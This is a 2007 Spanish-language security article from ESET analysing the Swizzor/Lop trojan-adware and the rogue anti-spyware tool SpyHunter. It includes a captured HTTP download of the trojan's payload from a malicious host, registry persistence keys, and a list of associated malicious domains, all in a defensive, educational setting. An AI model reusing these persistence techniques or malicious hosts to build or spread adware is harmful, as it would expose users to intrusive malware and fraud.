

Swizzor, el más propagado y otras sorpresas

Autor: Lic. Cristian Borghello, Technical & Educational de Eset para Latinoamérica

Fecha: Miércoles 17 de enero del 2007



Presentación

El artículo tiene como objetivo presentar las dos caras de la misma moneda: por un lado, la infección con el molesto troyano/adware, que fue el más difundido durante el año 2006; y por otro lado, la supuesta desinfección con supuestas herramientas, aparentemente gratuitas, descargadas de Internet.

*El **Swizzor**, también conocido como Lop o Helpex, según cada empresa antivirus, es un troyano que instala otros adware, generalmente C2Media/Lop, y hace uso de algunas técnicas de ocultamiento de procesos que dificultan su detección y remoción.*

*Por su parte, el **SpyHunter** es un **supuesto** detector gratuito de spyware/adware que dice eliminar a Swizzor/Lop, pero que en realidad es utilizado para realizar publicidad de otros productos y vender software.*

Parte 1 - Objetivos

Las molestias tomadas por los creadores de Swizzor, y del adware Lop, sin dudas tienen un objetivo bien definido: **ganar dinero**. La empresa responsable de crearlos cobra a sus asociados, otras empresas con iguales intenciones, por cada clic que el usuario realiza en sus productos. Esta acción, generalmente conocida como “pay-per-click”, también es practicada **legalmente** por otras empresas como Google o Yahoo.

De allí que se diversifiquen los modos de instalación de estas alimañas, ya que a mayor cantidad de usuarios infectados, mayor la cantidad de clics, y por ende, mayor la facturación.

Descripción general

Por tratarse de un troyano, no se auto-reproduce, sino que su gran difusión recae en el usuario, quien podrá recibirlo por correo electrónico, página web u otro medio, y deberá ejecutarlo generalmente engañado por alguna técnica de Ingeniería Social asociada al mensaje o a la página.

Inmediatamente luego de ser ejecutado, la amenaza se conecta a Internet a un sitio activo (al momento de escribir el presente) y descarga otros componentes del troyano y del adware asociado. Como puede verse en esta captura, los dos primeros caracteres “MZ” del archivo descargado, indican que es un programa ejecutable.



```
Stream Content
GET /bins/1nt/upAYB.1nt HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: TPSystem v2.91 wv:2:5:1:2600:2:0
Host: bins.1nt-up.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 09 Jan 2007 15:24:00 GMT
Content-Length: 62570
Content-Type: application/octet-stream
Server: Apache/1.3.31 (Debian GNU/Linux)

MZ..
program cannot be run in DOS mode.
```

Imagen 1 – Descarga de otros componentes por parte del troyano

Además de este archivo, se descarga otro llamado “ball 4 link”, que es una lista cifrada de sitios a los cuales el adware visitará para realizar sus ofertas de venta. Estos sitios y sus empresas pagan a los responsables del troyano para realizar su publicidad de forma intrusiva para el usuario y sin su consentimiento. En este listado figuran empresas de distintos lugares de Latinoamérica, Estados Unidos y Europa.



Imagen 2 – Archivos del troyano

Aunque se intente eliminar el archivo, no podrá ser logrado ya que la acción es bloqueada por el troyano. Aún así, si se lograra borrarlo, el mismo será nuevamente actualizado a la brevedad.

Sólo para esta demostración, es necesario no tener un producto antivirus protegiendo el equipo; sino esta amenaza jamás llegará a destino, pudiendo cortar la cadena de infección al descargarse el archivo.



Imagen 3 – Detección de Swizzor por Eset NOD32

Por su parte, el nuevo trojano descargado se ejecuta e inyecta (ver glosario) el programa Internet Explorer y lo lanza en *background*, pudiendo abrir conexiones a Internet para mostrar sitios de publicidad u ofertas en el escritorio la próxima vez que se intente navegar en Internet.

Al ejecutarse el trojano puede verse a Internet Explorer de la siguiente forma:



Imagen 4 – Internet Explorer ejecutándose y su consumo de recursos

Este proceso puede eliminarse, pero luego de unos segundos volverá a comenzar. Como puede verse en el uso del CPU, los recursos de nuestro sistema se verán gravemente afectados y la utilización del mismo se hará más que dificultosa.

Otras características de este malware son las siguientes:

- Se instala sin consentimiento del usuario
- No posee desinstalador (como todo malware)
- Muestra publicidad comercial indeseada

- Abre una cantidad indeterminada de nuevas sesiones de IE cada vez que el usuario intenta navegar (sea cual sea el explorador utilizado)
- Se conecta automáticamente a Internet
- Descarga archivos de Internet
- Modifica configuraciones de los navegadores (por ejemplo la página de inicio)
- Modifica configuraciones del usuario y del escritorio

Los efectos secundarios son excesivas conexiones a Internet para descargar actualizaciones y sitios de publicidad que son mostrados al usuario. Además, hace uso de los recursos del sistema, ralentizándolo a puntos extremos.

Esta última consecuencia de la presencia del troyano, es un punto importante que el usuario debe considerar para conocer si está infectado por algún tipo de programa dañino. Los códigos maliciosos son una de las principales causas de ralentización de los sistemas informáticos, causando esas situaciones en las que el equipo comienza a funcionar mal o lentamente “de un día para el otro”.

Para asegurar su permanencia en el sistema, como siempre, este tipo de malware realiza modificaciones en el mismo y principalmente en el registro de Windows. Algunas de ellas son las siguientes:

- Crea un nuevo CLSID para facilitar la instalación BHO (ver glosario). La clave creada es HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
(CLSID variable en cada instalación/equipo)
- HKCR\CLSID\{CLSID}\InprocServer32
ThreadingModel
Apartment
- HKCR\CLSID\{CLSID}\InprocServer32
(Default)
(nombre ejecutable variable en cada versión)
- Modificación de las claves “run” de “HKLM” y “HKCU” para ejecutarse al inicio de Windows con mención a los archivos propios del troyano

- Algunas versiones del troyano crean un nuevo protocolo “ayb” de modo que en la barra de navegación de IE puede verse lo siguiente: ayb://sitio.com. Esto le indica que debe cargarse una página de publicidad al abrir el explorador. En la versión analizada, este método se modificó por el llamado a un sitio inexistente aleatorio (ver abajo).

A continuación se verán algunos de los cambios realizados en el navegador. Al abrir IE se observa que se ha modificado la página de inicio e inmediatamente se abren páginas de publicidad (incluso en idioma español).



Imagen 5 – Cambio de la página de inicio y popups publicitarios

Si se verifica la página de inicio para volverla a la normalidad, se encuentra una extraña cadena de un dominio inexistente y generado aleatoriamente cuando se instala el adware (como se mencionó, en algunas versiones puede verse ayb://sitio.com)




Imagen 6 – Cambio de la página de Inicio en el navegador

Al ingresar a IE, y estando el troyano residente, el dominio se reemplaza inmediatamente por aquel visto en la imagen anterior (http:// search200 . com).

En cambio, si se intenta acceder a algunos de esos dominios inexistentes desde otro navegador, por supuesto que la página no estará disponible, pero se abrirá IE mostrando la publicidad ya acostumbrada. Como punto extra, en esta oportunidad se puede ver un conocido sitio argentino de compra/venta de productos.



Imagen 7 – Apertura de sitio en otra ventana de IE

En algunas versiones de Swizzor, también es modificada la configuración de Mozilla y FireFox renombrando el archivo "prefs.js" a "prefs.bk!", y reescribiendo el original con nuevas configuraciones. Esta misma acción puede realizarse con el archivo de Favoritos.

Aún suponiendo que no se está conectado a Internet, el adware se las “ingenia” para vender sus productos, esta vez simulando un buscador:



Imagen 8 – Simulación de un buscador realizada por Swizzor

Otra de las configuraciones visibles, puede ser la instalación de una barra de búsqueda sobre el escritorio de Windows. Esto es otro factor que debería atraer la atención del usuario hacia el hecho de que su equipo está infectado por un malware.



Imagen 9 – Barra de búsqueda en el escritorio de Windows creada por Swizzor

Buscar en cualquiera de esas categorías son algunas de las “ventajas” con las que se cuenta al instalar este adware sin desearlo.

Responsables

Cuando se ven este tipo de acciones intrusivas y atentando contra la privacidad de las personas, cabe preguntarse quién está detrás de todo ello.

Lop .com es propiedad de la empresa C2Media (no confundir con el dominio c2media .com) y esta, a su vez, tiene relación con otras empresas dedicadas a la misma temática de invasión al usuario utilizando malware.

Algunos de estos dominios pueden ser los ya mencionados lop .com y search200 .com y otros como maximumexperience .com, trinityacquisitions .com y cidhelp .com; todos ellos en el mismo rango de direcciones IP.

```
C:\Documents and Settings\IS>ping search200.com
Haciendo ping a search200.com [66.220.17.152] con 32 bytes
Control-C
^C
C:\Documents and Settings\IS>ping lop.com
Haciendo ping a lop.com [66.220.17.153] con 32 bytes de da
Tiempo de espera agotado para esta solicitud.
Estadísticas de ping para 66.220.17.153:
    Paquetes: enviados = 1, recibidos = 0, perdidos = 1
    (100% perdidos).
Control-C
^C
C:\Documents and Settings\IS>ping MaximumExperience.com
Haciendo ping a MaximumExperience.com [66.220.17.39] con 3
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Estadísticas de ping para 66.220.17.39:
    Paquetes: enviados = 3, recibidos = 0, perdidos = 3
    (100% perdidos).
Control-C
Estadísticas de ping para :
    Paquetes: enviados = 3, recibidos = 0, perdidos = 3
    (100% perdidos).
Control-C
^C
C:\Documents and Settings\IS>ping TrinityAcquisitions.com
Haciendo ping a TrinityAcquisitions.com [66.220.17.74] con
C:\Documents and Settings\IS>ping cidhelp.com
Haciendo ping a cidhelp.com [66.220.17.153] con 32 bytes
```

Imagen 10 – Direcciones IP de sitios asociados a Lop

Algunos otros dominios pueden ser los siguientes (todos ellos con 4 letras):

aavc.com - acjp.com - ebch.com - ebdv.com - ebdw.com - ebjp.com - ebkn.com - ebky.com - eblv.com - ebmu.com - ebvr.com - ecmh.com - ecpm.com - ecwz.com - ecyb.com - eduy.com - eeev.com - ibmx.com - icwb.com - icwo.com - icwp.com - iddh.com - idhh.com - ifiz.com - iguu.com - samz.com - saoe.com - sbjr.com - sbnl.com - sbnt.com - sbvr.com - scbm.com - sckr.com - scrk.com - sdry.com - seld.com - sfux.com - sipo.com - smds.com - srib.com - srox.com - srsf.com - ssaw.com - ssby.com - surj.com - tbvg.com - tdak.com - tdko.com - tdmy.com - tefs.com - tfil.com - thko.com - tjar.com - tjaw.com - tjdo.com - tjem.com - tjgo.com - torc.com - wabq.com - wabu.com - wbkb.com - wfix.com - wflu.com

Y algunos otros, no confirmados, en distintos países del mundo.

Si se desea averiguar algo más de ellos, se los puede encontrar en la ciudad de Shalimar, Florida, Estados Unidos.



Imagen 11 – Ubicación geográfica en Estados Unidos

Parte 2 - Falsa remoción

Cuando un usuario se percató de la instalación de algún malware como el Swizzor, y si no tiene instalado un software de seguridad de confianza, es normal que el mismo recurra a Internet para averiguar la forma de remover el programa dañino de forma gratuita.

En pos de este objetivo, se realiza, una búsqueda sencilla: “remove swizzor”, por ejemplo. En la primera página se obtienen algunos resultados interesantes y se inclina por Spywareremove .com de Enigma Software Group, que dice tener el eliminador del malware en cuestión.



Imagen 12 – Resultados de la búsqueda

A continuación, se verifica que este programa informe lo necesario, además de ser **gratuito** para luego descargarlo e instalarlo.



Imagen 13 – Descarga e instalación de SpyHunter

Luego de su instalación y ejecución, se informa que efectivamente la infección con Swizzor existe y se ofrece comprar el producto para realizar su remoción.

Evidentemente, se leyó incorrectamente donde dice “Free“, y más allá del disgusto que esto puede ocasionar, se podrá desinstalar el producto y seguir buscando otros anti-spyware gratuitos.

Todo parece seguir normalmente, con la infección de Swizzor, a menos que se revise un poco más a fondo y se descubra que el supuesto anti-spyware, que fue instalado recientemente, siempre informará que el usuario está infectado con cualquier tipo de amenaza, engañándolo para que compre el producto.



Imagen 14 – Detección del supuesto anti-spyware gratuito

Además, SpyHunter (y el sitio Spywareremove .com) figura en la página web **Spyware Warrior** de Eric. L. Howes, quien mantiene una lista actualizada de estos supuestos programas eliminadores de malware, pero que en realidad se aprovechan del usuario realizando acciones como las descritas. La lista puede consultarse en http://www.spywarewarrior.com/rogue_anti-spyware.htm (original en inglés) o en <http://www.vsantivirus.com/lista-nospyware.htm> (en castellano).

Conclusión

Una infección, y la posterior eliminación de un malware, pueden resultar sumamente complejas y angustiosas para el usuario ya que puede caer en engaños en cualquiera de las etapas. Estos engaños siempre tienen como objetivo llegar al bolsillo del usuario, como con la oferta de productos que pueden ser físicos o virtuales.

La creación de malware y su asociación a supuestos productos legales es un negocio muy rentable y las organizaciones detrás de los mismos no descansan.

Toda esta cadena, delictiva en algunos países, puede ser fácilmente evitada con la **capacitación del usuario y la instalación de productos de comprobada excelencia en el mercado.** Un

usuario con conocimientos, por más que sean básicos, es difícil de engañar, ya sea cuando se lo intenta infectar o cuando se le intenta vender un producto determinado.

Dado que la capacitación del usuario es muy importante, Eset mantiene una plataforma en línea gratuita sobre educación, que incluye contenidos de capacitación para que los usuarios de Internet puedan aprender sobre seguridad informática, y así elevar su nivel de prevención y protección mientras navegan por la red y utilizan su equipo informático.

Glosario

Inyección de código: generalmente utilizado para ejecutar código externo (en este caso definido por el malware) en aplicaciones ya autenticadas y que se están ejecutando en el sistema.

Un **BHO (Browser Helper Object)** es una aplicación que se ejecuta automáticamente cuando lo hace el navegador. Típicamente son instalados por programas que sirven de accesorio al explorador, como barras extras, programas de tracking, modificación de la página de inicio y/o apertura de popups que muestran o recolectan información del usuario para enviarla a través de Internet. Los programas dañinos se aprovechan de esta posibilidad para realizar las tareas mencionadas.

Más información

<http://www.eset-la.com>

<http://edu.eset-la.com>